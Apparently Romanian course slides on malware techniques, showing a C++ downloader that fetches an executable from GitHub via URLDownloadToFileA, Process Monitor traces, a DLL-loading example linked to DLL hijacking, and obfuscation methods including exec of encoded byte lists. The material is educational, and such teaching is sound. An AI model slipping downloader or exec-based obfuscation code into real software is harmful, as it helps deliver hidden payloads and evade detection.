
int main() {
    // URL-ul fișierului care va fi descărcat
    const char* url = "https://github.com/Gagniuc/ATM/raw/main/t.exe";

    // Calea locală unde va fi salvat fișierul descărcat
    const char* filePath = "t.exe";

    // Descărcare folosind URLDownloadToFileA
    HRESULT hr = URLDownloadToFileA(NULL, url, filePath, 0, NULL);

    if (SUCCEEDED(hr)) {
        std::cout << "Fișier descărcat " << filePath << std::endl;
    } else {
        std::cerr << "Eroare la descărcare: " << hr << std::endl;
    }

    return 0;
}
```





PERSISTENTA

Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help

Time	Process Name	PID	Operation	Path	Result	Detail
13:24:04	descarcare_fisier.exe	13012	RegCloseKey	HKLM\System\CurrentControlSet\Control\Cryptography\Providers	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	REPARSE	Desired Access: Read
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	SUCCESS	Desired Access: Read
13:24:04	descarcare_fisier.exe	13012	RegCloseKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Providers	REPARSE	Desired Access: Read
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Providers	SUCCESS	Desired Access: Read
13:24:04	descarcare_fisier.exe	13012	RegCloseKey	HKLM\System\CurrentControlSet\Control\Cryptography\Providers	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	REPARSE	Desired Access: Read
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	SUCCESS	Desired Access: Read
13:24:04	descarcare_fisier.exe	13012	RegCloseKey	HKLM\System\CurrentControlSet\Control\Cryptography\Configuration	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	TCP Send	DESKTOP-1I41QIK:22564 -> lb-140-82-121-4-fra.github.com:https	SUCCESS	Length: 357, starttime: 91097455, endtime: 91097464, seqnum: 0, connid: 0
13:24:04	descarcare_fisier.exe	13012	TCP TCPCopy	DESKTOP-1I41QIK	SUCCESS	Length: 1436, seqnum: 0, connid: 0
13:24:04	descarcare_fisier.exe	13012	TCP Receive	DESKTOP-1I41QIK	SUCCESS	Length: 1436, seqnum: 0, connid: 0
13:24:04	descarcare_fisier.exe	13012	TCP TCPCopy	DESKTOP-1I41QIK	SUCCESS	Length: 1436, seqnum: 0, connid: 0
13:24:04	descarcare_fisier.exe	13012	TCP Receive	DESKTOP-1I41QIK	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	TCP Receive	DESKTOP-1I41QIK	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	TCP TCPCopy	DESKTOP-1I41QIK	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	TCP Receive	DESKTOP-1I41QIK	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	NAME NOT FOUND	Length: 16
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	NAME NOT FOUND	Length: 16
13:24:04	descarcare_fisier.exe	13012	RegCloseKey	HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ZONE_EL...	SUCCESS	
13:24:04	descarcare_fisier.exe	13012	RegQueryKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl	SUCCESS	Query: HandleTags, HandleTags: 0x0
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_DISABLE...	NAME NOT FOUND	Desired Access: Query Value
13:24:04	descarcare_fisier.exe	13012	RegQueryKey	HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl	SUCCESS	Query: HandleTags, HandleTags: 0x0
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_DISABLE...	NAME NOT FOUND	Desired Access: Query Value
13:24:04	descarcare_fisier.exe	13012	RegQueryKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl	SUCCESS	Query: HandleTags, HandleTags: 0x0
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_DISABLE...	NAME NOT FOUND	Desired Access: Query Value
13:24:04	descarcare_fisier.exe	13012	RegQueryKey	HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl	SUCCESS	Query: HandleTags, HandleTags: 0x0
13:24:04	descarcare_fisier.exe	13012	RegOpenKey	HKLM\SOFTWARE\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_DISABLE...	NAME NOT FOUND	Desired Access: Query Value
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Colnterne...	NAME NOT FOUND	Length: 16
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Colnterne...	NAME NOT FOUND	Length: 16
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ColnterneComb...	NAME NOT FOUND	Length: 16
13:24:04	descarcare_fisier.exe	13012	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ColnterneComb...	NAME NOT FOUND	Length: 16
13:24:04	descarcare_fisier.exe	13012	CreateFile	C:\Users\Elitebook\AppData\Local\Microsoft\Windows\NetCache\IE6Q08NHRL\{1} exe	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Sequential Ac...
13:24:04	descarcare_fisier.exe	13012	QueryStandard...	C:\Users\Elitebook\AppData\Local\Microsoft\Windows\NetCache\IE6Q08NHRL\{1} exe	SUCCESS	AllocationSize: 208,896, EndOfFile: 206,188, NumberOfLinks: 1, DeletePend...
13:24:04	descarcare_fisier.exe	13012	Process Profiling		SUCCESS	User Time: 0.0000000 seconds, Kernel Time: 0.2343750 seconds, Private B...
13:24:05	descarcare_fisier.exe	13012	TCP Reconnect	DESKTOP-1I41QIK:22565 -> 2606:50c:0:8000::154:https	SUCCESS	Length: 0, seqnum: 0, connid: 0
13:24:05	descarcare_fisier.exe	13012	Process Profiling		SUCCESS	User Time: 0.0000000 seconds, Kernel Time: 0.2343750 seconds, Private B...
13:24:06	descarcare_fisier.exe	13012	Process Profiling		SUCCESS	User Time: 0.0000000 seconds, Kernel Time: 0.2343750 seconds, Private B...
13:24:07	descarcare_fisier.exe	13012	TCP Reconnect	DESKTOP-1I41QIK:22565 -> 2606:50c:0:8000::154:https	SUCCESS	Length: 0, seqnum: 0, connid: 0

PERSISTENTA



PERSISTENTA



www.sysinternals.com

Options Help

Time o...	Process Name	PID	Operation	Path	Result	Detail
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Users\Elitebook\Desktop\cpp\downloader\descarcare_fisier.exe	SUCCESS	Image Base: 0x7ff661000000, Image Size: 0x154000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7ffa8ac50000, Image Size: 0x1f8000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7ffa894d0000, Image Size: 0xbfd000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0x7ffa885a0000, Image Size: 0x2d2000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x7ffa8a360000, Image Size: 0x9e000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\urlmon.dll	SUCCESS	Image Base: 0x7ffa73ee0000, Image Size: 0x1ed000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\iertutil.dll	SUCCESS	Image Base: 0x7ffa74470000, Image Size: 0x2b1000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\combase.dll	SUCCESS	Image Base: 0x7ffa8a510000, Image Size: 0x355000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\ucrtbase.dll	SUCCESS	Image Base: 0x7ffa88af0000, Image Size: 0x100000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\vpct4.dll	SUCCESS	Image Base: 0x7ffa89760000, Image Size: 0x125000
1:32:03...	descarcare_fisier.exe	13012	Load Image	C:\Windows\System32\svcli.dll	SUCCESS	Image Base: 0x7ffa73eb0000, Image Size: 0x28000

INCARCARE DIRECTA

```
#include <Windows.h>
#include <stdio.h>

void LoadCustomDLL(const char* dll_path) {
    // Încărcare DLL specificat de utilizator
    HMODULE hModule = LoadLibraryA(dll_path);

    if (hModule) {
        printf("DLL a fost încărcat cu succes: %s\n", dll_path);

        // Opriți și eliberați biblioteca
        FreeLibrary(hModule);
    } else {
        printf("Nu s-a putut încărca DLL: %s\n", dll_path);
    }
}

int main() {
    // Calea către fișierul DLL care trebuie încărcat
    const char* dll_path = "C:\\Path\\to\\your\\DLL.dll";

    LoadCustomDLL(dll_path);

    return 0;
}
```

- Acest exemplu simplu demonstrează încărcarea unui DLL specificat de utilizator utilizând LoadLibraryA.
- Dacă încărcarea reușește, funcția FreeLibrary este folosită pentru a elibera resursele.
- Dacă încărcarea nu reușește, se afișează un mesaj de eroare.
- Acest tip de cod este util pentru încărcarea dinamică a bibliotecilor, dar poate fi exploatat în atacurile de tip DLL-hijacking, de aceea este important să se asigure validitatea și integritatea cailor de fișiere DLL utilizate în aplicații.

INFORMATII SUPLIMENTARE

- <https://attack.mitre.org/techniques/T1574/001/>

[Home](#) > [Techniques](#) > [Enterprise](#) > [Hijack Execution Flow](#) > [DLL Search Order Hijacking](#)

Hijack Execution Flow: DLL Search Order Hijacking

Other sub-techniques of Hijack Execution Flow (13) ▼

Adversaries may execute their own malicious payloads by hijacking the search order used to load DLLs. Windows systems use a common method to look for required DLLs to load into a program. ^{[1][2]} Hijacking DLL loads may be for the purpose of establishing persistence as well as elevating privileges and/or evading restrictions on file execution.

[Home](#) > [Techniques](#) > [Enterprise](#) > [Hijack Execution Flow](#) > [DLL Side-Loading](#)

Hijack Execution Flow: DLL Side-Loading

Other sub-techniques of Hijack Execution Flow (13) ▼

Adversaries may execute their own malicious payloads by side-loading DLLs. Similar to [DLL Search Order Hijacking](#), side-loading involves hijacking which DLL a program loads. But rather than just planting the DLL within the search order of a program then waiting for the victim application to be invoked, adversaries may directly side-load their payloads by planting then invoking a legitimate application that executes their payload(s).

C.12.6 OFRUSCAREA



OFRUSCAREA

EMERGENTA

- Împărțirea unui shellcode în nume de variabile, într-un script
- Alăturarea tuturor variabilelor ne oferă codul shell curat care poate fi scris în binar
- Deci, scriptul este inofensiv, dar, cumulativ, numele variabilelor constituie un malware emergent.

OFUSCAREA

ALTE TEHNICI DE OFUSCARE

- Minificarea – este procesul de eliminare a tuturor caracterelor inutile din codul sursă fără a schimba funcționalitatea. Aceasta include spațiile albe, liniile noi, comentariile, etc.

Original:

- `function adunare(a, b) { return a + b; }`

Ofuscat (minificat):

- `function adunare(a,b){return a+b;}`

OFRUSCAREA

ALTE TEHNICI DE OFUSCARE

Inserarea de Atribuiți Complicate

- Folosirea expresiilor sau atribuirilor complicate și neintuitive pentru a realiza operațiuni simple.
- Exemplu:
 - Original: `let x = 10;`
 - Ofuscat: `let x = 10; x = (x++ * x-- + x);`

Folosirea Codului Mort

- Introducerea de cod care nu va fi executat niciodată (cod mort), pentru a induce în eroare analizatorul sau cititorul.
- Exemplu:
 - javascript
 - `if (false) { console.log("Acest cod nu va fi executat niciodată."); }`

OFRUSCAREA

ALTE TEHNICI DE OFUSCARE

Splitarea Stringurilor

- Împărțirea stringurilor în fragmente mai mici care sunt apoi concatenate dinamic în cod.
- Exemplu:
- Original: `console.log("Mesaj secret");`
- Ofuscat: `console.log("Mes" + "aj " + "secret");`

Utilizarea Funcțiilor Generatoare de Cod

- Crearea de funcții care generează și execută dinamic cod prin `eval` sau noi instanțe de funcții.
- Exemplu:
- `const exec = new Function('return 1 + 1;'); console.log(exec()); // Execută codul generat dinamic`

OFRUSCAREA

ALTE TEHNICI DE OFUSCARE

Folosirea Codului Dinamic Executabil

- Executarea codului generat dinamic, de exemplu, prin `eval()`, pentru a evalua stringuri ca și cod.
- Exemplu:
- `eval("console.log('execută acest cod');");`

Transformări Logice Complexe

- Înlocuirea condițiilor sau a buclelor simple cu variante mult mai complexe și greu de urmărit.
- Exemplu:
- Original (javascript)
- `if (user.isValid) { login(user); }`
- Ofuscat (javascript)
- `user.isValid && login(user);`
- sau chiar folosind logica mai complicată pentru a evalua aceeași condiție.

Ofruscari

- Transformările numerice reprezintă o altă categorie interesantă de tehnici de ofuscare, implicând conversia datelor între diferite sisteme de numerație sau formate pentru a ascunde valorile sau logica reală.
- Aceste transformări pot face analiza codului mai dificilă, deoarece necesită un pas suplimentar de conversie pentru a înțelege valorile efective utilizate în execuție.

OFUSCAREA

ALTE TEHNICI DE OFUSCARE - TRANSFORMARI

Conversia în Hexadecimal

- Convertește valorile în reprezentarea lor hexadecimală. Această metodă este utilă pentru ascunderea stringurilor sau valorilor numerice directe.
- Exemplu (javascript):
 - Original: `let age = 27;`
 - Ofuscat: `let age = 0x1B; // 27 în hexadecimal`

Conversia din Hexadecimal

- Procesul invers, unde valorile hexadecimale sunt convertite înapoi în valorile lor originale în timpul execuției.
- Exemplu (javascript):
 - `let age = parseInt('0x1B');`

OFUSCAREA

ALTE TEHNICI DE OFUSCARE - TRANSFORMARI

Conversia în Binar

- Reprezentarea valorilor folosind sistemul binar. Aceasta poate fi folosită pentru a ascunde numerele prin ofuscare.
- Exemplu:
 - Original: `let flag = true;`
 - Ofuscat: `let flag = !!0b1; // true, reprezentat ca binar`

Conversia din Binar

- Conversia valorilor binare înapoi în formatul lor original sau utilizabil.
- Exemplu:
 - javascript
 - `let flag = Boolean(0b1); // Converteste din binar în boolean`

OFUSCAREA

ALTE TEHNICI DE OFUSCARE - TRANSFORMARI

Folosirea Codului ASCII

- Folosirea codurilor ASCII pentru a reprezenta caracterele, ascunzând astfel stringurile.
- Exemplu:
 - Original: `console.log("OK");`
 - Ofuscat: `console.log(String.fromCharCode(79, 75)); // "OK" folosind codurile ASCII`

Conversia între Baze Numerice

- Utilizarea diferitelor baze numerice (de exemplu, octal, decimal, binar, hexadecimal) pentru a reprezenta valori, complicând înțelegerea imediată a codului.
- Exemplu decimal în binary (javascript):
 - `let num = (10).toString(2); // "1010", reprezentarea binară a numărului 10`
- Hexadecimal în decimal (javascript):
 - `let num = parseInt('A', 16); // 10, conversia valorii hexadecimale 'A' în decimal`

OFUSCAREA

ALTE TEHNICI DE OFUSCARE - TRANSFORMARI

Encodarea Stringurilor

- Utilizarea diferitelor scheme de codare (de exemplu, Base64) pentru a ofusca stringurile.
- Exemplu:
 - Original: `let secret = "Password";`
 - Ofuscat: `let secret = btoa("Password");// Encodare Base64`

Decodarea Stringurilor

- Decodarea stringurilor codate în timpul execuției pentru a le folosi în logică.
- Exemplu (javascript):
 - `let secret = atob("UGFzc3dvcmQ=");// "Password", decodare din Base64`

OFRUSCAREA

EXEMPLU

- $y = \text{"text"}.length$
- $x = 3 + y - 7$
- $J_dDs = \text{"|.0"}$
- $ddFsoUs = \text{"J4b2Fk_"}$
- $tEXI3boo0 = \text{"text"}.length$
- $O0ooO = J_dDs.length + tEXI3boo0 - ddFsoUs.length$

OFRUSCAREA

- Ofuscarea poate fi funcțională și ușor de citit de om
(dead code in clar)
- Ofuscarea poate fi nefuncțională și funcțională în anumite condiții
(criptare - nefuncțională; decriptare prin *eval* – funcțională)

OFRUSCAREA

CRIPTARE VS EXECUTIE DINAMICA

execuția dinamică

```
data = [  
    0x65, 0x66, 0x67, 0x21, 0x54, 0x76, 0x6E, 0x62, 0x29, 0x79,  
    0x2D, 0x7A, 0x2D, 0x7B, 0x2A, 0x3B, 0x0E, 0x0B, 0x0A, 0x73,  
    0x66, 0x75, 0x76, 0x73, 0x6F, 0x21, 0x79, 0x2C, 0x7A, 0x2C,  
    0x7B  
]  
  
s = ""  
for i in data:  
    s += chr(i-1)  
  
exec(s)  
print(Suma(1,2,3))
```

**def Suma(x, y, z):
 return x + y + z**

Acest exemplu arată cum codul poate fi ascuns sub forma unei liste de valori numerice, care sunt transformate la rulare în caractere și apoi executate cu `exec`.

În loc ca funcția să fie vizibilă direct în sursă, ea devine lizibilă doar în momentul execuției.

Astfel se obține o formă de camuflaj simplu, utilizată frecvent în limbaje de scripting pentru ascunderea sau comprimarea codului.

În cazul prezentat, codul ascuns definește funcția `Suma(x,y,z)`, care returnează rezultatul adunării celor trei argumente și produce valoarea 6 atunci când este apelată.

OFRUSCAREA

CRIPTARE VS EXECUTIE DINAMICA

Diferența este că în exemplul anterior codul era doar camuflat simplu într-o listă de valori, pe când aici există un pas suplimentar: din lista numerică se generează un script intermediar care decriptează abia apoi codul final. Cu alte cuvinte, primul are un singur strat de mască, acesta are două straturi de ofuscare.

```
buf = [  
    0x74, 0x21, 0x3E, 0x21, 0x23, 0x67, 0x68, 0x69, 0x5D, 0x23, 0x76, 0x2B, 0x64, 0x2F, 0x65,  
    0x2C, 0x3D, 0x5D, 0x23, 0x75, 0x68, 0x77, 0x78, 0x75, 0x71, 0x5D, 0x23, 0x64, 0x2E, 0x65,  
    0x23, 0x0E, 0x0B, 0x74, 0x33, 0x21, 0x3E, 0x21, 0x23, 0x23, 0x0E, 0x0B, 0x67, 0x70, 0x73,  
    0x21, 0x64, 0x21, 0x63, 0x46, 0x21, 0x24, 0x0E, 0x0B, 0x0A, 0x74, 0x33, 0x21, 0x2C, 0x3E,  
    0x21, 0x63, 0x61, 0x69, 0x73, 0x29, 0x70, 0x73, 0x65, 0x29, 0x64, 0x2A, 0x2E, 0x33, 0x2A,  
    0x0E, 0x0B, 0x66, 0x79, 0x06, 0x24, 0x29, 0x74, 0x33, 0x2A  
]  
  
s = ""  
for i in buf:  
    s += chr(i-1)  
  
exec(s)  
print(s(10,20))
```

Acest exemplu prezintă execuția unui cod criptat, unde instrucțiunile reale sunt ascunse într-o listă de valori numerice.

Fiecare element este transformat în caracter, rezultând un script intermediar care la rândul lui decriptează codul final.


În acest mod, logica programului devine vizibilă și executabilă doar la rulare.

Codul ascuns definește o funcție simplă de adunare, iar apelul `s(10,20)` returnează valoarea 30.

BIBLIOGRAFIE / RESURSE

- Paul A. Gagniuc. *Antivirus Engines: From Methods to Innovations, Design, and Applications*. Cambridge, MA: Elsevier Syngress, 2024. pp. 1-656.
- Paul A. Gagniuc. *An Introduction to Programming Languages: Simultaneous Learning in Multiple Coding Environments. Synthesis Lectures on Computer Science*. Springer International Publishing, 2023, pp. 1-280.
